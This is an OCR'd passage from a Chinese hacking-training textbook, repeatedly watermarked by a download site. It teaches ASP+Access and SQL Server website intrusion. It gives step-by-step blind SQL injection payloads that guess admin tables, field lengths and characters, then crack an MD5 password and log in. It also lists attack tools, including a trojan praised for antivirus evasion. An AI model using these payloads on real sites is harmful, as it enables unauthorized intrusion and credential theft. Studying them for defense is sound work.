


图 16–10　登录后台



图 16–11　获得后台管理权限

至此已经成功获得了网站管理员真正的账号和密码，并成功登录到网站的后台。接下来就可以通过其他方式进行网页木马的上传等操作。

防御措施

此类网站的防御方法通常可以总结为以下几点。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

① 网站管理员应当经常查看自己的网站日志，看是否有异常登录和操作日志。查看自己的页面是否被更改过，同时查看是否有多余的管理员账号。若发现有问题，就应当进一步提高警惕。

② 在命名网站数据库的时候尽量避免使用常用的数据库表名和列名，这样可以从根本上杜绝黑客的入侵。

③ 将密码设置得比较复杂（即强口令）。这样即使黑客获得了账号和密码也无济于事，因为如果密码复杂程度比较高，那么对方是无论如何也得不到密码的明文的，毕竟散列逆运算的网站并不能包含所有密码的散列。



任务小结

本任务是后续几个任务的初级阶段，黑客就是利用这几类工具对一些安全性十分薄弱的服务器进行攻击。下面将给大家展示这几类工具的优秀代表。

1. 注入类

此类工具以 NB 联盟推出的 NBSI 为杰出代表。

2. 溢出类

只要存在溢出漏洞，使用这类工具一旦溢出成功将直接获得系统权限，不过这类工具的通用性不是很强。很多情况下，同一个工具对 Windows XP 和 Windows 2000 的补丁版本都不兼容，只能溢出少数的版本，所以要多找几个高手写的、针对一个漏洞的溢出工具。

3. 木马类

此类工具最典型的代表就是灰鸽子。灰鸽子现在是各大杀毒软件商的重点查杀对象，其会员版的性能和免杀性都是很优秀的。

4. 扫描类

这类工具主要进行漏洞扫描和特征扫描，可以算是踩点的一部分，使用也更加傻瓜化，只需输入 IP 地址即可开始扫描并生成一份漏洞报告。其代表作品为 X-Scan。

5. 综合类

这类工具比较多，如开 3389 的工具、Web Shell 管理工具、IP 查询器。这一类多为一些辅助工具，可以给你提供一些辅助性的帮助。

这里介绍一个拓展方向，从本任务的学习中总结出工具入侵的种类，有方向后再逐步去渗透。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

任务 17

Access+ASP 网站入侵（手工篇）

随着网络的发展，高速网络越来越普及，在高额利润的带动下网站数量日益增加，但是一些网站在争取经济利益时并不注重自身的安全问题，这也是为什么越来越多的中小型网站会被入侵。它们中的大部分都是 Access+ASP 的。工具入侵简单容易，甚至已经不为黑客所持，黑客培训网站所教的方法也是层出不穷。为了追求更高的境界，很多黑客，尤其是那些菜鸟黑客，为了进一步掌握更多的入侵技术，不断地尝试用手工方式来入侵类似的网站，以满足好奇心，获得成就感。

案例

2009 年 8 月，一名黑客伙同他人利用 ASP 网站攻击软件入侵了贵州省人力资源和社会保障厅考试院网站后台，将原有数据库中全国一级建造师执业资格考试 10 908 名考生的成绩数据删除。之后，这名黑客又在数据库中自行添加了 209 人的成绩以牟利。到 2010 年 7 月案发时，该案涉案总金额已达 100 余万元。

据这名黑客交代，篡改考生数据完全是出于牟利的想法。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

任务学习引导

要点 1 学习手工入侵技巧

此任务采用纯手工操作的方法，首先手工检测网站中存在漏洞的网页，检测到相应的网页后，进一步对网站的数据库位置、数据库常用管理员的数据表、数据表中的列进行猜解，最终获得管理员账号和密码。

要点 2 懂得手工入侵原理的意义

黑客们不完全满足于工具操作获得的快感，尤其是那些菜鸟。在进阶练习的过程中也会从手工操作中获得更多的知识。当然，对于网站的维护人员来说，只有自己掌握的更多、知识更丰富、技术更全面，才能知己知彼百战不殆，更好地捍卫网站的安全。

要点 3 ASP+Access 网站类型简介

与任务 16 的相应内容相同，请参考任务 16 的“任务学习引导”。

要点 4 相关软件简介

小旋风迷你 ASP 服务器搭建软件：此软件经测试是简易搭建 ASP 网站的首选，因为它相对来说更稳定，解析代码更全，不容易出现错误，是调试和实验的最佳选择。

牛族字符转换器：用于对 ASCII 字符和真实字符进行转换。

攻击实训

实训 1 搭建有漏洞的网站

首先用小旋风迷你 ASP 服务器搭建软件网站并测试存在漏洞的网站是否能够正常访问，如图 17–1 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 17–1　搭建完成的网站

实训 2　猜解后台信息

步骤 1　在一段正常网址后添加“and 1=1”或“and 1=2”，如果输入“and 1=1”后返回正常页面，输入“and 1=2”后返回错误页面，则说明该网页可能存在漏洞。例如，在 http：//127.0.0.1/news.asp?id=27 后分别添加“and 1=1”和“and 1=2”进行逻辑判断，判断网页是否存在注入漏洞。当添加“and 1=1”返回正确页面时，说明网页可能存在漏洞，可以进行下一步测试，如图 17–2 所示。



图 17–2　判定是否有漏洞

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 2 在网址后添加“and 1=2”，若返回错误或者无内容的页面，则可以断定此页面存在漏洞，如图 17–3 所示。



图 17–3　有漏洞的网页

步骤 3 当发现此处存在漏洞后就可以继续下面的进一步猜解。通过在前一段网址后添加语句“and exists(select * from [admin])”，可以查看网站数据库中是否存在 admin 数据表，如图 17–4 所示。



图 17–4　检查数据表

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 4 经测试返回正确页面，断定这个网站的数据库中存在 admin 数据表，如图 17–5 所示。



图 17–5　查看数据表

步骤 5 接下来需要进一步猜测 admin 数据表中存在的表项。在地址栏中输入“http://127.0.0.1/news.asp?id=27 and exists (select top 1 [user] from [admin])”，如图 17–6 所示。



图 17–6　猜测数据

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 6 通过返回的正确页面可以判定，admin 表中存在 user 和 pass 两个表项（或称为列），如图 17–7～图 17–9 所示。



图 17–7　返回的正确页面




图 17–8　检查表中是否含有 pass

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 17–9　表中含有 pass

步骤 7 通过上面的操作已经获得了 pass（通常用来存放密码的列）和 user（通常用来存放用户名的列），那么接下来需要猜出 user 中用户名的长度。通过在前一段网址后添加语句 "and (select top 1 len(user) from admin)>0" 进行判断，如图 17–10 所示。其中，0 可以用任意数字进行替换。




图 17–10　通过语句进行判断

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 8 最终当添加“and (select top 1 len(user) from admin)=5”时返回正确页面，因此可以断定 user 的数据长度为 5，如图 17–11、图 17–12 所示。



图 17–11　判断是否可以返回正确页面



图 17–12　判断 user 的长度

步骤 9 此时已经得到如下结果，数据库中存在 admin 表且表中存在 pass 和 user 两个表项，还知道 user 的长度为 5，那么接下来的任务就是要猜出这 5 个字母是什么。通过在前

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

一段网址后添加查询语句“and (select top asc(mid(user,1,1)) from admin)>0”进行判断，判断这个长度为 5 的表项的第一个字母是什么。通过判断得到第一个字母的 ASCII 码为 97，如图 17–13～图 17–15 所示。




图 17–13　猜解 user 用户名




图 17–14　添加查询语句

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 17–15　判断出 ASCII 码为 97

其他的后台信息可以通过同样的方法获得其 ASCII 码。

实训 3　获得管理员信息

步骤 1 运行牛族字符转换器，将刚才获得的 ASCII 码“97”放到转换器中进行转换，得到“97”代表的字母 a，如图 17–16 所示。



图 17–16　对“97”进行转换

步骤 2 通过同样的方法，可以得到 user 为 admin；pass 为 32 位，内容为 21232f297a57a5a743894a0e4a801fc3。

同样可以判断 pass 是经过 MD5 加密的密码，接着到 www.cmd5.com 中进行查询，得到最终的密码为 admin，如图 17–17 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 17–17　得到 pass

至此，已得到管理员账号为 admin，密码为 admin。

实训 4　入侵网站

用得到的用户名和密码登录后台，实施入侵，如图 17–18 所示。图 17–19 所示是成功登录后的界面。




图 17–18　输入管理员账号和密码

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 17—19　成功登录后的界面

防御措施

参考任务 16 的“防御措施”部分。

任务小结

本任务将使用工具入侵的软件操作全部改为手工操作，工具入侵面向的是初学者，因为使用工具入侵时会经常弹出错误，以至于不能知晓整个过程。所以为了了解黑客最终的手段，还是要进一步学习手工的方法。

实验分两个方面，数据库猜测和数据库的读取。猜测和读取的方法大致如下。

① 判断有无注入点。

② 猜表。常见的表有 admin、user、userpass、password 等。

③ 猜账号数目。如果在地址段末尾输入“>0”后返回正确页面，输入“>1”后返回错误页面，那么说明账号数目就是 1 个。

④ 猜解字段名称。在 len()的括号里加上想到的字段名称。

⑤ 猜解各个字段的长度。猜解长度就是把>0 变换，直到返回正确页面为止。

⑥ 猜解字符。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

任务 18

SQL 注射入侵（工具篇）

SQL 注射，并非给人体注射一种叫“SQL”的注射液。SQL(Structured Query Language)的中文名是结构化查询语言，它是一种数据库查询和程序设计语言，用于存取数据以及查询、更新和管理关系数据库系统。数据库有大型及小型之分，大型数据库有 Oracle、SQL Server；小型数据库有 Access、MySQL、DB2 等。目前，大多数 Web 应用都使用 SQL 数据库来存放应用程序的数据。根据调查，国内的网站用 ASP+Access 或 MSSQL 的占 70%以上，用 PHP+MySQL 的占 20%，其他的不足 10%。与大多数计算机语言一样，SQL 语法允许数据库命令和用户数据混杂在一起。由于 Web 程序员的水平及经验参差不齐，相当一部分程序员在编写数据库代码的时候，没有对输入数据的合法性进行判断，用户可以在浏览器地址栏中通过 80 端口提交一段自己设计的数据库查询代码，数据库就会把查询的结果返回到浏览器上，从而获得某些他想得知的数据，这就是所谓的 SQL Injection，即 SQL 注入。


案例

2008 年 5 月 14 日，据国外媒体报道，成功入侵美国知名微型博客网站 Twitter 的黑客已经现身，这名年龄仅 18 岁的美国黑客在接受美国 IT 杂志《连线》科技博客栏目 Threat Level 的电话采访时表示，通过对网站 IIS 服务器的入侵，他轻松获得了 Twitter 管理团队的登录密码。他当天还表示，2007 年 11 月发生的 YouTube 用户账号入侵事件也是他所为。

Twitter 管理团队在该公司官方博客中表示，2008 年 5 月 5 日(美国当地时间)发生了一起严重的黑客入侵事件，一名黑客当天成功入侵 Twitter 网站，利用 Twitter 提供的客户服务工具，更改了 33 位美国名人和企业用户的 Twitter 账号密码，并在相应个人资料页面中张贴损贬当事人的低俗内容。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



任务学习引导

要点 1 新建一个数据库

在虚拟机中安装 SQL Server 2000 数据库，在服务器中创建名为 test 的数据库，再在 test 数据库中创建一个 test 表，在 test 表内添加一字段 id，最后将实验网站放在服务器的 wwwroot 目录下。

要点 2 学习目标

学会使用 NBSI 注入工具进行 SQL 注射入侵的方法。

要点 3 SQL 注入过程

SQL 注入是从正常的 WWW 端口访问，而且表面看起来与一般的 Web 页面访问没什么区别。但是，SQL 注入的手法相当灵活，在注入的时候会碰到很多意外的情况，需要构造巧妙的 SQL 语句，从而成功获取想要的数据。

SQL 注入攻击的一般过程是，发现 SQL 注入点位置；判断后台数据库类型；确定 XP_CMDSHELL 可执行情况；猜解用户名和密码；上传 ASP 木马；得到管理员权限。

要点 4 相关软件简介

1. NBSI

NBSI 是网站漏洞检测工具、ASP 注入漏洞检测工具，特别在 SQL Server 注入检测方面有极高的准确率。其主要功能有 SQL Server 自动化注入攻击，穷举网站目录，利用 MySQL 提供的高级功能在目标数据库服务器中查看列目录、执行命令、上传文件等。

2. Internet Explorer 浏览器

它是 Windows 自带的浏览器（手工测试 SQL 注射入侵时应该关闭 HTTP 错误提示）。

3. MSTSC

它是 Windows 自带的远程桌面连接器。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

攻击实训

实训 1　前期准备工作

假设被攻击网站的地址为 123.115.43.61。

1. 设置浏览器

运行 IE 浏览器，在菜单栏中选择【工具】|【Internet 选项】命令，切换到【高级】选项卡，取消勾选【显示友好 HTTP 错误信息】，如图 18–1 所示。




图 18–1　设置浏览器

2. 访问网站

根据前面的内容，搭建一个 ASP 网站，完成后访问该网站，网址为“http：//123.115.43.61/xxx.asp?id=1”。

实训 2　测试网站漏洞

对于这个网站，可以通过在网站地址后添加单引号来测试漏洞，如图 18–2 所示。

溜客安全网 WwW.176Ku.CoM

